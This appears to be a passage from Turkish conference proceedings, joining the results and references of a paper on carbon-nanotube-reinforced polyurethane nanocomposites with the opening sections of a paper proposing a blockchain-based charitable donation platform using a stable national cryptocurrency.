Şekil 1’de görüldüğü gibi farklı ağırlıklarda MWCNT takviyeli poliüretan esaslı nanokompozitlerin hazırlanması şematik olarak verilmiştir. Öncelikle poliüretan hassas terazide bir beher içerisinde 40 g olarak tartılmıştır. Sonra poliüretan polimerin ağırlıkça % 0.25 ve % 0.35 oranlarında MWCNTler alüminyum folyo üzerine konularak hassas terazide tartılarak poliüretan beherinin içine dikkatli bir şekilde konulmuştur. Hazırlanan bu karışıma viskozitesini düşürmek ve daha homojen dağılmasını sağlamak için beher içine konulan MWCNT’lerin ağırlığının 1/100 g/mL oranında aseton ilave edilmiştir. Probu homojenizatörle 10 dk. süreyle 3 defa olmak üzere toplam 30 dk karıştırılmıştır. Nanoparçacıkların ve polimerin ısıdan zarar görmemesi için aralıklı olarak yapılmıştır. Daha sonra karışımın içerisindeki hem hava kabarcıklarını gidermek hem de asetonu uçurmak için vakum fırını içerisinde 60 °C 10 incHg basınçta 12 saat bekletilmiştir. Buharlaşan aseton ile basınç düşmelerinde vakum tekrar aynı basınca çıkarılmıştır. Poliüretan/sertleştirici 80/20 oranında ilave edilerek mekanik olarak hava kabarcığı olmayacak şekilde en az 10 dk karıştırılmıştır. Son olarak hazırlanan bu karışım, mekanik karıştırma esnasında oluşan hava kabarcıklarının giderilmesi için tekrar 10 incHg basınçta 15 dk vakumlanarak kullanıma hazır hale gelmiştir.



Şekil 1. Nanokompozit malzemelerin üretim aşamaları

Çekme testleri için ASTM D638-10 standardına uygun olarak 4x6x115 mm boyutlarında önceden hazırlanan çelik kalıplara, poliüretan polimerin yapışmaması için vaks yardımıyla ince bir film oluşturacak şekilde sürülmüştür. Montajı yapılan bu kalıplara hazırlanan poliüretan nanokompozit katkılı/katkısız karışımının yavaş olarak dökümü gerçekleştirilmiştir (Şekil 2.). Dökme işleminden sonra çekme numunesi kalıbı kürleştirme işlemi için üretici firmanın tavsiyesi doğrultusunda 168 saat oda sıcaklığında bekletilmiştir. Test sonuçlarının güvenilirliğini sağlamak için aynı özellikteki numuneden

5 adet üretilmiştir. Katılma sonrasında çekme deney parçasının üst yüzeyindeki ölçü farklılıklarını gidermek için üst yüzeyi 360 kum silikon karpit zımpara ile çekme doğrultusunda zımparalanmıştır.



Şekil 2. Nanokompozit malzeme üretim kalıbı

2.3. Karakterizasyon

Numunelerin çekme testi ASTM D638-10 standardına uygun olarak 2 mm/dk çekme hızında Shimadzu AGS-X Üniuersal Çekme Test Cihazı kullanılarak yapılmıştır. Bütün testler oda sıcaklığında yapılmıştır. Uygulanan yük numunenin ölçü uzunluğu bölgesindeki uzama kırılana kadar Eplison 3560 model iki eksenli dinamik ekstansometre ile ölçülerek poisson oranları ve elastiklik modülleri belirlenmiştir.

Üretilen kompozit levhaların sertlik ölçümleri ASTM D2240 standardına uygun olarak 1.40 mm çapında, 30° konik açılı, 0.1 mm radyüslü ölçüm ucu kullanılarak, shore Durometer TH 210 sertlik ölçme cihazında yapılmıştır. Sertlik değerleri her bir numune için en az 5 noktadan yapılan ölçümlerin aritmetik ortalaması alınarak shore değeri cinsinden (Shore D) verilmiştir.


3. SONUÇLAR VE TARTIŞMA

3.1. Nanokompozit malzemelerin Sertlik Testleri

Çok cidarlı karbon nanotüp oranların belirlenmesinde literatürdeki araştırmalar sonucunda poliüretan içerisinde homojen dağıtılması zorlaştığından genellikle sızma eşiği değerlerinde 0.5-1 arasındaki oranlar tercih edilmektedir [15, 16]. Hem kompozit hem de nanokompozit malzemelerinin mekanik özellikleri, sızma eşiği değerlerinde iyileşme sağlamaktadır. Sertlik, bir malzemenin basma yükleri uygulanırken şekil değişimine ne kadar dirençli olduğunu ölçer. Sertlikteki artış MWCNT'lerin poliüretan matrisinde iyi dağılmasına bağlıdır. Homojen olarak dağıtılmış MWCNT, çapraz bağlama noktaları arasındaki mesafeyi kısaltabilir, böylece matrisin çapraz bağlama yoğunluğunu arttırabilir ve mekanik özellikleri geliştirmek için olumlu bir rol oynar [17].

MWCNT takviyeli poliüretan nanokompozitlerin shore sertlik değerleri Şekil 3.'de verilmiştir. Poliüretan reçinenin sertlik değeri 78 Shore D iken ağırlıkça % 0.25 MWCNT takviyeli poliüretan nanokompozit malzemenin sertlik değeri % 3.85 artış ile 81 Shore D elde edilmiştir. MWCNT

ilavesindeki artışla birlikte nanokompozitlerin sertliğinin artması, karbon nanotüplerin (i) üstün mekanik özelliklerine; çekme dayanımı 10-60 GPa, elastiklik 1 TPa ve (ii) sahip olduğu yüksek yüzey-hacim oranına atfedilmektedir. Fakat sızma eşiği değerinden sonra nanoparçacıklar topaklandığından dolayı ağırlıkça % 0,35 MWCNT takviyeli poliüretan nanokompozit malzemenin sertlik değerinde düşüş gözlemlenmiştir.




Şekil 3. Nanokompozitlerin sertlik değerleri

Nano katkı maddelerinin eklenmesi, poliüretan matris ve katkı maddeleri arasındaki yapışma kuvvetini etkili bir şekilde arttırabilir. Katkı maddelerinin homojen dispersiyonu, polimer kompozitin sertliğini arttırır. Sertlikteki gelişme esas olarak, polimer matrisinde homojen ve kademeli karbon nanotüplerin dağılımı ile üç boyutlu bir ağın oluşmasından kaynaklanmaktadır [18].

Termoset polimer olan poliüretan matris, çapraz bağlanma sırasında MWCNT'ler kusurlarda köprülenir, matristen karbon nanotüpler arası yük transferi gerçekleşir ve poliüretanın sertlik değeri artar. Daha yüksek katkı oranlarında sertlik değerlerindeki düşüşün nedeni, meydana gelen aglomerasyonların üretim sırasında ortaya çıkan boşlukların artmasına neden olmasıdır [19, 20].

3.2. Nanokompozit Malzemelerin Çekme Deneyleri

Şekil 4'te MWCNT takviyeli poliüretan esaslı nanokompozitlerin sabit yük altında çekme deneyleri sonucunda elde edilen gerilme-birim şekil değişim grafiği verilmiştir. Poliüretan reçinenin çekme dayanımı 20.93 MPa'dır. Ağırlıkça % 0.35 MWCNT takviyeli poliüretan nanokompozitin çekme dayanımı % 10.9'luk bir artış ile 23.21 MPa olmuştur. MWCNT katkısının arttırılmasıyla poliüretan nanokompozit malzemelerin çekme dayanımları artmıştır. Fakat poliüretan numunesinin birim şekil değişimi 0.081 mm/mm iken ağırlıkça % 0.35 MWCNT takviyeli nanokompozitin ise 0.024 mm/mm elde edilmiştir. MWCNT katkısının arttırılmasıyla poliüretan nanokompozit malzemelerin birim şekil değişimlerini düşürerek gevrek davranış sergilediği gözlemlenmiştir.



Şekil 4. Nanokompozitlerin gerilme-birim şekil değişim grafiği

4. SONUÇ

Bu çalışmamızda, farklı oranlarda nanoparçacıkları poliüretan polimerin içerisine ilave ederek mekanik özelliklerini geliştirmek için bir metodoloji önerdik. Nanokompozitlerin üretiminde, nano boyuttaki mükemmel özellikli MWCNTs takviye maddelerinin kullanılması, daha iyi mekanik özelliklere sahip poliüretan esaslı nanokompozit malzemeler elde etmemizi sağlamıştır.

Ağırlıkça % 0.35 MWCNTs nanoparçacıklı poliüretan nanokompozitlerin çekme dayanımı % 10.9 oranında artmıştır. Böylece nanoparçacık takviyesinin, dayanım artışını sağlamak için kullanılabileceği sonucuna ulaşılmıştır. Fakat MWCNTs takviyesi hem kırılma tipini değiştirmiş hem de birim şekil değişimini düşürmüştür.

Ağırlıkça % 0.25 MWCNT takviyeli poliüretan nanokompozitin Shore sertlik değeri, poliüretan reçinenin sertlik değerine göre % 3.85 artış göstermiştir.

5. KAYNAKÇA

- [1] Ekrem, M., *The effects of carbon nanotubes added polyvinyl alcohol nanofibers on mechanical properties of carbon reinforced composite laminates*. Sādhanā, 2019. 44(8): p. 179.
- [2] Yan, D.X., et al., *Enhanced mechanical and thermal properties of rigid polyurethane foam composites containing graphene nanosheets and carbon nanotubes*. Polymer International, 2012. 61(7): p. 1107-1114.
- [3] Navidfar, A. and L. Trabzon, *Graphene type dependence of carbon nanotubes/graphene nanoplatelets polyurethane hybrid nanocomposites: Micromechanical modeling and mechanical properties*. Composites Part B: Engineering, 2019. 176: p. 107337.
- [4] Navidfar, A., et al., *A Study on Polyurethane Hybrid Nanocomposite Foams Reinforced with Multiwalled Carbon Nanotubes and Silica Nanoparticles*. Polymer-Plastics Technology and Engineering, 2018. 57(14): p. 1463-1473.

- [5] Ataberk, N., *The effect of Cu nanoparticle adding on to epoxy-based adhesive and adhesion properties*. Scientific Reports, 2020. 10(1): p. 1-11.
- [6] Yıldırım, F., N. Ataberk, and M. Ekrem, *Mechanical and thermal properties of a nanocomposite material which epoxy based and reinforced with polyvinyl alcohol nano fibers contained multiwalled carbon nanotube*. Journal of Composite Materials, 2020.
- [7] Yu, K., et al., *Nanowires in energy storage devices: structures, synthesis, and applications*. Advanced Energy Materials, 2018. 8(32): p. 1802369.
- [8] Bandarian, M., A. Shojaei, and A.M. Rashidi, *Thermal, mechanical and acoustic damping properties of flexible open-cell polyurethane/multi-walled carbon nanotube foams: effect of surface functionality of nanotubes*. Polymer International, 2011. 60(3): p. 475-482.
- [9] Gao, X., et al., *Synthesis and characterization of polyurethane/SiO₂ nanocomposites*. Applied Surface Science, 2011. 257(10): p. 4719-4724.
- [10] Ghavidel, A.K., et al., *Improving electrical conductivity of poly methyl methacrylate by utilization of carbon nanotube and CO₂ laser*. Journal of applied polymer science, 2015. 132(42).
- [11] Ekrem, M., et al., *Friction and wear performance of epoxy resin reinforced with boron nitride nanoplatelets*. Journal of Tribology, 2018. 140(2).
- [12] Erkendirici, Ö.F. and A. Avci, *Quasi-static impact resistance and damage mechanisms of polymer hybrid nanocomposites*. Plastics, Rubber and Composites, 2020. 49(1): p. 25-34.
- [13] Luan, Y., et al., *Healing mechanisms induced by synergy of Graphene-CNTs and microwave focusing effect for the thermoplastic polyurethane composites*. Composites Part A: Applied Science and Manufacturing, 2018. 106: p. 34-41.
- [14] McClory, C., et al., *Thermosetting polyurethane multiwalled carbon nanotube composites*. Journal of Applied Polymer Science, 2007. 105(3): p. 1003-1011.
- [15] Ekrem, M., et al., *Thermal stability and adhesive strength of boron nitride nano platelets and carbon nano tube modified adhesives*. Journal of Composite Materials, 2018. 52(11): p. 1557-1565.
- [16] Ulus, H., et al., *Boron nitride-MWCNT/epoxy hybrid nanocomposites: Preparation and mechanical properties*. Applied Surface Science, 2014. 318: p. 37-42.
- [17] Alamusi, et al., *Influences of preparation process on electrical conductivity and thermal expansion coefficient of epoxy/graphene nanocomposites*. Materials Research Express, 2019. 6(11).
- [18] Xu, D.W., W.H. Chen, and P.J. Liu, *Enhanced electromagnetic interference shielding and mechanical properties of segregated polymer/carbon nanotube composite via selective microwave sintering*. Composites Science and Technology, 2020. 199.
- [19] Ahmadi, Z., *Nanostructured epoxy adhesives: A review*. Progress in Organic Coatings, 2019. 135: p. 449-453.
- [20] Ekrem, M., *Shear strength of boron nitride nanoplatelets and nano Ag reinforced structural adhesives*. Journal of Bor. 4(3): p. 128-134.

BLOKZİNCİR TEMELLİ MİLLİ BAĞIŞ ZİNCİRİ PROJESİ

Mustafa Takaoğlu¹, Naim Ajlouni¹, Adem Özyavaş¹, Alaa Ali Hameed²

¹*İstanbul Aydın Üniversitesi, Mühendislik Fakültesi, İstanbul, TURKEY*

²*İstanbul Sabahattin Zaim Üniversitesi, Mühendislik Fakültesi, İstanbul, TURKEY*

mustafatakaoglu@aydin.edu.tr

ORCID: 0000-0002-1634-2705

ÖZET

Yürütmekte olduğumuz Milli Bağış Zinciri projesi tamamen blokzincir teknolojisi ve bilgisayar bilimleri kullanılarak geliştirilmiş bir yardımlaşma sistemidir. Türkiye ve uygulanabilecek tüm dünya ülkelerinin dijitalleşmesine katkı sağlayacak, şeffaf ve güvenilir bir sistemdir. Gerek hâlihazırdaki kurum ve kuruluşların iş yükünün azaltılması gerekse de özellikle vakıflar üzerinde oluşan güven sorunlarının aşılması açısından önemli bir çözüm önerisidir. Önermekte olduğumuz bu çalışma, insanların hayatlarını doğrudan etkileyecek olması ve oluşturacağı yeni ekosistemin doğuracağı sonuçlar dikkate alındığında çok disiplinli bir çalışma konusu olarak karşımıza çıkmaktadır. Kısaca önermekte olduğumuz fikir, ihtiyaç sahipleri ve yardımseverleri bir platformda buluşturup birbirlerinden habersiz bir şekilde yardımlaşmanın amaçlandığı blokzincir temelli bir çalışmadır. İhtiyaç sahiplerinin bilgilerine oluşturulacak bir web sitesi üzerinden ulaşılacak olup, ihtiyaç sahibinin kripto cüzdanına yardımseverlerin yapmak istediği miktarda kripto para göndermesi ile gerçekleşen mühendislik temelli bir sosyal yardımlaşma projesidir. Temelinde blokzincir teknolojisi yatmaktadır. Kullanılacak kripto paranın milli olması ve sabit kura sahip olması büyük önem taşımaktadır çünkü günümüz kripto para kurlarında karşılaşılan yüksek değer sıçramaları göze alınabilecek bir durum değildir. Bu nedenle projemizde sabit kurlu kripto para kullanımı planlanmaktadır. Milli Bağış Zinciri Projesi, yüz yıllar öncesine dayanan yardımlaşma kültürümüze uygun, gizliliğin yüksek, şeffaflığın tam olduğu, yardım maliyetinin yok denecek kadar az olduğu yeni bir çözüm önerisi olması amacıyla geliştirilmiştir.

Anahtar Kelimeler: *Blokzincir Teknolojisi, Milli Bağış Zinciri, Kripto Paralar, Kripto Cüzdanlar, biLira.*

BLOCKCHAIN BASED NATIONAL DONATION CHAIN PROJECT

ABSTRACT

The National Donation Chain project that we are conducting is a donation system developed using blockchain technology and computer science. For Turkey and all countries in the world which can be applied will contribute to the digitalization, it is a transparent and reliable system. It is an important solution proposal both for reducing the workload of existing institutions and organizations, and especially for overcoming the trust problems on foundations. This study, which we propose, directly affects people's lives, and when it comes to the results of the new ecosystem it creates, it is a multidisciplinary study subject. The idea that we propose briefly is a blockchain-based study that brings together poor and benefactor people on a platform and helps them to be unaware of each other when they are supporting each other. It is an engineering-based social assistance project that is realized by sending the amount of crypto money that benefactors want to make charity to the crypto wallet of the poor people through a website to be created. At its core lies blockchain technology. It is very important that the crypto money to be used is national and has a fixed value. Because the high value jumps encountered in today's crypto currency exchange rates are not something that can be taken into risk. For this reason, fixed exchange rate crypto money is used in our project. The National Donation Chain Project was developed with the aim of being a new solution proposal in accordance with our culture of charity dating back hundreds of years, with high confidentiality, full transparency, and scarcely any aid costs.

Keywords: *Blockchain Technology, National Donation Chain, Crypto Currencies, Crypto Wallets, biLira.*

1. GİRİŞ

Yardımlaşmak temel insani bir faaliyettir. İnsanın sahip olduğu merhamet ve duygudaşlık olgusu, zor durumda bulunan kişilere, bir gün kendilerinin de aynı durumda olabileceği bilinciyle yardımcı olmak ve bunu karşısındakinin onurunu kırmadan, belirli bir hassasiyet çerçevesinde yapılmaya çalışılan bir süreçtir. Sadece kendi kültürümüzle sınırlı olmayan yardımlaşma, birçok farklı millet ve kültürlerde gerçekleştirilen, sürecin merkezinde bir numaralı aktör olarak insanın bulunması sebebiyle de çokça aksiliklerin yaşandığı bir süreçtir. Bu sebeple günümüzde yardımlaşma vaadiyle insanların iyi niyetlerini suistimal eden kişilerin önüne geçilebilmesi için, 2860 sayılı Yardım Toplama Kanunu'nda ve Yardım Toplama Esas ve Usulleri Hakkında Yönetmelikte hukuken yardımlaşma faaliyeti gösterebilecek kurum ve kuruluşlar belirlenmiş ve yetkileri tanımlanmıştır. Ancak %100 şeffaflığın olmadığı, kamunun arzu etmesi durumunda, kimseden izin almadan, yapılan yardım bütçelerini incelemesi çok kolay olmadığı için birçok suçlayıcı iddia ve yolsuzluk söylentileri oluşmaktadır. Günümüzde çokça karşılaştığımız, dezenformasyon çalışmalarının da yapıldığı gerçeği unutulmadan, düzgün işleyen mekanizmaların güvenilebilirliğinin daha da arttırılacağı, sorunlu yardım mekanizmaların da ortadan kaldırılacağı, şeffaf ve yenilikçi sistemlere ihtiyaç olduğu görülmektedir [19]. Bu sebeple uygulama alanlarının genişlediği blokzincir teknolojisi gibi yenilikçi çözümlerin, hâlihazırda yardımlaşma süreçlerinde daha güvenilir ve şeffaf çözümler önerilmesinin sağlanmasında kullanılması düşünülmelidir. Çalışmamızın ortaya çıkmasının sebebi de tam olarak budur. 2008 yılında Satoshi Nakamoto mahlaslı yazarın paylaşmış olduğu Bitcoin: “A Peer to Peer Electronic Cash System” isimli makale ile hayatlarımıza yeni bir finansal çözüm önerisi olarak girmiştir [1].

Bitcoin önerisinin ortaya çıkış sebebi olarak; dünyanın birçok kez karşılaştığı ekonomik krizler ve bu krizlerin arkasındaki asıl suçlu olarak görülen merkezi otoritelere duyulan güvensizliğin doğurduğu bir tepki olabileceği düşünüldüğü gibi, zeki bir suçlunun para transferini gerçekleştirmek için planladığı bir çözüm önerisi olduğu da düşünülmektedir. Sebebi ne olursa olsun Bitcoin kripto parasının arkasındaki yaratıcı güç olan blokzincir teknolojisi üzerinde durulması gereken ve günümüzde de çalışmaların bu konuda yapıldığı bir araştırma alanıdır [14]. Öncelikle blokzincir teknolojisi 2008 yılında ortaya atılmış bir öneri değildir. Esasen bir kriptoloji bilimi çalışma konusu olan ve 1950’li yıllarda tanıtılan özütleme (Hash) algoritmaları ile temellerinin atıldığını söyleyebileceğimiz blokzincir teknolojisi, Ralph C. Merkle’in 1970’li yıllarda tanıttığı Merkle ağaçlarından faydalanan ve ilk blokzincir temelli kripto para uygulaması olarak da eCash isimli çalışmanın gösterilebileceği eski bir çalışma konusudur [2]. Günümüzde bilgisayar teknolojilerinin çalışma konularının çok geniş olması ve bilgisayar biliminin de özünde kriptolojik bir çalışma konusu olduğu düşünüldüğünde, blokzincir teknolojisi %100 bilgisayar bilimleri ve kriptoloji çalışma konusudur denilmektedir [15].

Mühendislik kavramı, kelime anlamına da paralel olacak şekilde, günümüzde sorun çözen kişi olarak algılanmaktadır. Mühendislerin ve tabii ki akademide çalışmalarına devam eden farklı

disiplinlerdeki bilim insanlarının, karşılaşılan teknolojik yeniliklerin anlaşılması ve potansiyelin doğru analiz edilmesi açısından sorumluluk sahibi olduğu unutulmamalıdır. Çalışmamız bu anlayışla ortaya çıkmış ve hali hazırda yeniliklere ihtiyaç duyulan bir alanda blokzincir teknolojisinin uyarlanması amaçlanmıştır. Günümüzde yardım faaliyetleri yıllardır süregelen ekonomik araçlar vasıtasıyla devam ettirilmektedir. İhtiyaç sahiplerine gıda, giyim, eğitim ve nakdi yardımlar bakanlık, belediyeler ve vakıflar vasıtasıyla geliştirilen mekanizmalarla gerçekleştirilmektedir. Tüm bu yardımların yapılmasında kullanılan ana araç çok genel bir tabirle paradır. Yardım amacıyla toplanan ve kullanılan meblağın tümünün kayıt altında olması ve hesap verilebilir olması gerekmektedir. Ancak hesap verilebilirlik aşamasında şeffaflığın yeteri kadar yüksek olmaması sebebiyle toplum tarafından hoş görülmeyecek adımlar gerçekleşiyor olabilir. Önermekte olduğumuz Milli Bağış Zinciri, MBZ ile yapılacak tüm nakdi yardımların kayıt altına alınması ve tüm paydaşlarca görüntülenmesine imkân tanınması amaçlanmaktadır. Günümüzde yardımlaşmak isteyen insanlar haberdar oldukları ihtiyaç sahiplerine yaptıkları yardımlar dışında genellikle güvendikleri vakıflar vasıtasıyla yardımlaşma süreçlerine dâhil olurlar [23]. Milli Bağış Zinciri sisteminde aynı Bitcoin blokzincir sisteminde olduğu gibi arada bir aracı olmadan, yardımsever insanlarla ihtiyaç sahibi kişileri, tarafları birbirlerinden habersiz olarak buluşturan bir platform sunulmaktadır. Ancak ihtiyaç sahibi olan kişilerin sisteme kaydedilmesi anlaşılacak resmi kurumlardan gönderilen listeler dikkate alınarak yapılması düşünülmüştür. Bu sebeple projemizin öncelikli amacı bir kamu kuruluşuyla çalışılması ve ihtiyaç sahibi olan kişilerin şaibesiz bir şekilde sisteme dâhil edilmesidir.

Milli Bağış Zinciri teoride gerçekleştirilmesi çok basit bir projedir. Hali hazırda oluşturulmuş blokzincir temelli sabit kurlu bir kripto para sisteminde, tüm paydaşların kullanılan sistemin kripto parasıyla uyumlu birer kripto cüzdanı sahibi olmasıyla blokzincir sürecinin tamamlandığı bir projedir. Öncelikli amacın Türkiye Cumhuriyet Merkezi Bankası'nın geliştireceğini duyurduğu milli kripto para ile yahut tanıtımı yapılmış ve kullanıma açık olan biLira stabil kripto parası gibi kripto paraların kullanılmasının olduğu bir sistemdir. Burada kullanılan kripto paranın günümüzde kullanılan ve sabit değeri olmayan kripto paralardan seçilmemesi çok büyük önem taşımaktadır. Çünkü günümüzde işlem gören Bitcoin ve tüm altcoinlerin değerinde karşılaşılan dalgalanmalar göze alınabilecek bir risk değildir. Bu sebeple kullanılan kripto paranın değerinin o ülkenin milli parasının değerine sabitlemiş olması gerekmektedir. Seçilen kripto paranın yardımseverin kripto cüzdanından ihtiyaç sahibinin kripto cüzdanına transfer edilmesiyle yardımlaşma süreci tamamlanacaktır. Kullanılan kripto paranın değer olarak Türk Lirası ile aynı değerde olması sayesinde, hiçbir zorluk yaşanmadan, gönderilen ücretler anlaşılabilir platform ve bankalar üzerinden kullanılabilir olacaktır.

Projemiz iki aşamadan oluşmaktadır. İlk aşaması şu anda sürdürmekte olduğumuz gereksinimlerin belirlenmesi aşamasıdır. İkinci aşama ise kısaca Milli Bağış Zinciri projesinin uygulanmasıdır. İkinci aşama iki bölüme ayrılmıştır. Birincisi kullanılacak kripto para birimine göre sistemin ve cüzdanların oluşturulması, ikinci aşaması ise tarafların buluşturulacağı ve yardımlaşma

işleminin gerçekleşeceği platformun oluşturulmasıdır. Ancak geliştirilmesi sürdürülen bu projeden beklentinin gerçekçi olması gerekmektedir. Önermekte olduğumuz projenin geleceği, ilerleyen bölümlerde açıklandığı üzere, blokzincir teknolojisinin gelişimine ve aynı kredi kartlarında olduğu gibi kullanımının yaygınlaşmasına bağlıdır. Bugünden yapılacak yatırım ve çalışmalar, gelecekte yaşanacak değişimlere çok daha hızlı ve düşük maliyetlerle uyum sağlanmasına yarayacaktır. Araştırma ve geliştirmenin amacı da esasen budur. Projemizin uygulanmasına imkân sağlayacak teknolojik altyapının yaygınlaşması durumunda, hayatlarımıza girecek Milli Bağış Zinciri ile şeffaflığın tam olduğu, güvenilir ve herkesi kapsayan bir yardımlaşma sisteminin oluşturulmasını amaçlanmaktadır.

Çalışmamızın ikinci bölümünde genel olarak blokzincir teknolojisi hakkında bilgiler paylaşılmış ve blokzincir mimarisinin incelendiği kısımda şu alt başlıklar hakkında bilgiler verilmiştir: İşlem, Yaratılış Bloku ve Blok Yapısı, Özet Algoritmaları ve Özet İşaretçisi, Merkle Ağacı, Uzlaşma Algoritmaları, Kripto Paralar ve Kripto Cüzdanlar. Üçüncü bölümde Milli Bağış Zinciri Platformu yani çalışmamızın ne olduğu ve nasıl çalışacağı hakkında gerekli bilgiler paylaşılmıştır. Dördüncü bölüm olan Sonuç ve Tartışma'da projemizin geliştirilme aşamasında elde edilen sonuçlar ve bunlar üzerine görüşlerimiz paylaşılmıştır.

2. BLOKZİNCİR TEKNOLOJİSİ

Blokzincir teknolojisi en kısa tanımı ile dağıtık bir veri merkezidir [5]. Eşler arası (P2P) ağ üzerine kurulmuş, arada üçüncü bir otoritenin bulunmadığı yani âdemi merkeziyetçi bir yapıdadır [13]. Blokzincir sistemi oluşturulurken belirlenmiş uzlaşma algoritmasına göre onaylanan ve gerçekleştirilen işlemlerin kayıtlarının bloklar halinde saklandığı bu sistem; tek yönlü veri kaydı ve üzerinde değişiklik yapılmasına müsaade etmemesi sebebiyle oldukça güvenli ve erişim hakkı olan kullanıcılar için şeffaf bir yapıdadır [6]. Örneğin 2009 yılında kullanılmaya başlanılan Bitcoin kripto parası, günümüze kadar kesintisiz bir şekilde kullanılmaya devam etmiş ve geçen bu süreç içerisinde gerçekleşen tüm işlemlerin kayıtları ağ üzerinde bloklar halinde saklanmış olup, arzu edilmesi durumunda tüm işlem kayıtları kullanıcılar tarafından görülebilmektedir. 2008 yılında yayınlanan Bitcoin makalesi incelendiğinde, yapılmak istenen işin dijital varlıkların dağıtık veri merkezlerinde (defterlerinde) sahipliklerinin takip edilmesi olduğu görülmektedir [3]. Bu doğrultuda blokzincir teknolojisi uygulama alanlarının sadece finans sektörü ile sınırlanamayacak durumda olduğu fark edilmiş ve günümüzde neredeyse her sektörde uyarlama çalışmalarının yapıldığı görülmektedir.

Blokzincir teknolojisinin Bitcoin ile finansal bir çözüm önerisi olarak ortaya atılmasına (Literatürde Bitcoin 1.0'da denilmektedir.) Blokzincir 1.0 denilmektedir. Karşılaşılan belirli durumlarda sürekli aynı işi yapan kodlara verilen isim olan Akıllı Sözleşmelerin blokzincir sistemlerine dinamizm getirmesinin anlaşılması ve uygulamalarının yapılması sonrasında geçilen sürece Blokzincir 2.0 denilmiştir. Blokzincir teknolojisinin finans dışı alanlarda uygulamalarının araştırılması ve

denemelerinin yapılmasına da Blokzincir 3.0 denilmiştir. Günümüzde yapay zeka ve makine öğrenmesi konularının blokzincirle birlikte kullanılması çalışmalarının Blokzincir 4.0 olarak adlandırılabilceği üzerinde durulmaktadır [21].

Blokzincir sistemlerine erişim hakkı olan kullanıcılar (düğümler) için işlem kayıtlarının incelenmesi %100 şeffaf bir şekilde gerçekleştirilebilmektedir [24]. Ancak her blokzincir sisteminde işlem kayıtlarına erişmek mümkün değildir. Erişim hakkı dahi olan sistemlerde işlem kayıtlarına ulaşım sınırlandırılabilir. Blokzincir sistemine erişim hakkı kurulan sistemin özelliğine göre değişmektedir. Örneğin açık (izinsiz) bir blokzincirde isteyen herkes kullanıcı olarak sisteme kayıt olabilir ve bu sistemde özgürce işlem yapabilirler [11]. Blokzincire erişimin bir izne tabii olduğu durumlarda özel (izinli) blokzincir kavramı karşımıza çıkar [9]. Şeffaflığın çok yüksek olmaması gereken örneğin şirket içi uygulamalarında kullanılmaktadır. Konsorsiyum blokzincirlerinde ise açık ve özel blokzincir sistemlerinin özelliklerinin bir arada bulunduğu bir yapıdır. Sistemde seçilmiş ve otorite olarak belirlenmiş kullanıcılar (düğümler) yönetici durumundadır.

2.1. Blokzincir Mimarisi

Genel blokzincir mimarisini anlamak için bazı kavramlar hakkında bilgi sahibi olunması gerekmektedir. Bunlar sırasıyla işlem, yaratılış bloku ve blok yapısı, özütleme algoritmaları ve özütleme işaretçisi, Merkle ağacı ve uzlaşma algoritmaları, kripto paralar ve kripto cüzdanlarıdır.


2.1.1. İşlem

Blokzincir sisteminde kaydı tutulan, değişimi gerçekleştiren değerin verilerinin bulunduğu yapılarıdır. İşlemler blokzincir sisteminde kabul edilen protokol doğrultusunda gerçekleştirilir. Bir işlem gerçekleşeceği zaman, kullanılan uzlaşma algoritmasına da bağlı olacak şekilde, blokzincir sistemine erişimi olan tüm düğümlerce işlem onaylandıktan sonra bloklarda kaydedilir. Gerçekleşen bir işlemin silinmesi yahut değiştirilmesi mümkün değildir [18].

2.1.2. Yaratılış Bloku ve Blok Yapısı

İlk oluşturulan ve zincirin nasıl devam edeceğinin bilgilerinin tutulduğu bloka yaratılış bloku denir [8]. Gerçekleşen işlemler bu blok yapılarında kaydedilir ve belirli bir boyutta işlem kaydı tuttuğu için blok dolduğu zaman yeni blok oluşturulur. Bloklar birbirlerine kriptolojik özütleme fonksiyonlarıyla bağlanır ve aynı bir zincir gibi bu yapılar oluşturulmaya devam eder. Her bir blokta blok başlığı ve kaydedilmiş veriler bulunmaktadır. Blok başlığında özütleme işaretçisi ve Merkle ağacı veri yapısı bulunmaktadır. Sadece yaratılış blokunda özütleme işaretçisi bulunmaz. Ayrıca bloklarda zaman pulu bulunmaktadır [10]. Zaman pulu blok eklenme tarihini tutar ve zincir güvenliği açısından önemlidir. Zaman pulu sayesinde blok oluşturulma zamanları kayıt altında olduğu için yeni oluşturulan

blokların eski oluşturulardan önce kaydedilmesinin ve zincirin manipüle edilmesinin önüne geçilir. Blokzincir yapısı Şekil 1’de paylaşılmıştır.



Şekil 1. Blokzincir Yapısı

2.1.3. Özüt Algoritmaları ve Özüt İşaretçisi

Blokzincir sistemlerinde çokça kullanılan kavramlardır. Özüt (Hash) algoritmaları matematiksel işlemler olup, farklı boyutlardaki girdileri sabit uzunlukta çıktılara çeviren algoritmalarlardır. Girilen verideki en ufak bir değişimde oluşacak özüt değeri değişecektir. Özüt algoritmaları her veri için farklı bir çıktı üretmektedir. Farklı değerler için aynı çıktının oluşması durumunda o algoritmanın kullanımı bırakılır ve daha karmaşık yapıdaki bir özütleme algoritmasına geçilir. Birçok özüt algoritması bulunmaktadır. Bunlardan; MD5 128, MD6 256, SHA1 160 ve SHA256 256 bitlik sabit uzunlukta çıkış verir.




Şekil 2. Özüt Algoritması Çalışma Yapısı

Özüt işaretçisi ise bir önceki blokta bulunan özüt değerini işaretleyen yapıdır. İlk oluşturulan yaratılış blokunda üretilen özüt değeri ikinci blokta bulunan özüt işaretçisi tarafından tutulur. İkinci blokta üretilen özüt değeri de üçüncü bloktaki özüt işaretçisi tarafından tutulur ve bu böyle devam eder. Bu sayede blokların özüt kayıtlarını bir birlerine bağlayarak bir zincir oluşturulmuş olur. Herhangi bir blokta kaydedilmiş işlemin değiştirilmeye çalışması durumunda özüt fonksiyonunun değeri değişeceği için bir sonraki blokta bulunan özüt işaretçisindeki değerden farklı bir değer ortaya çıkar. Bu durumda zincir bozulmuş olan bloku sistem dışına atar. Blokta yapılan değişiklik düzeltildiği durumda ise zincire geri alınır.

2.1.4. Merkle Ağacı

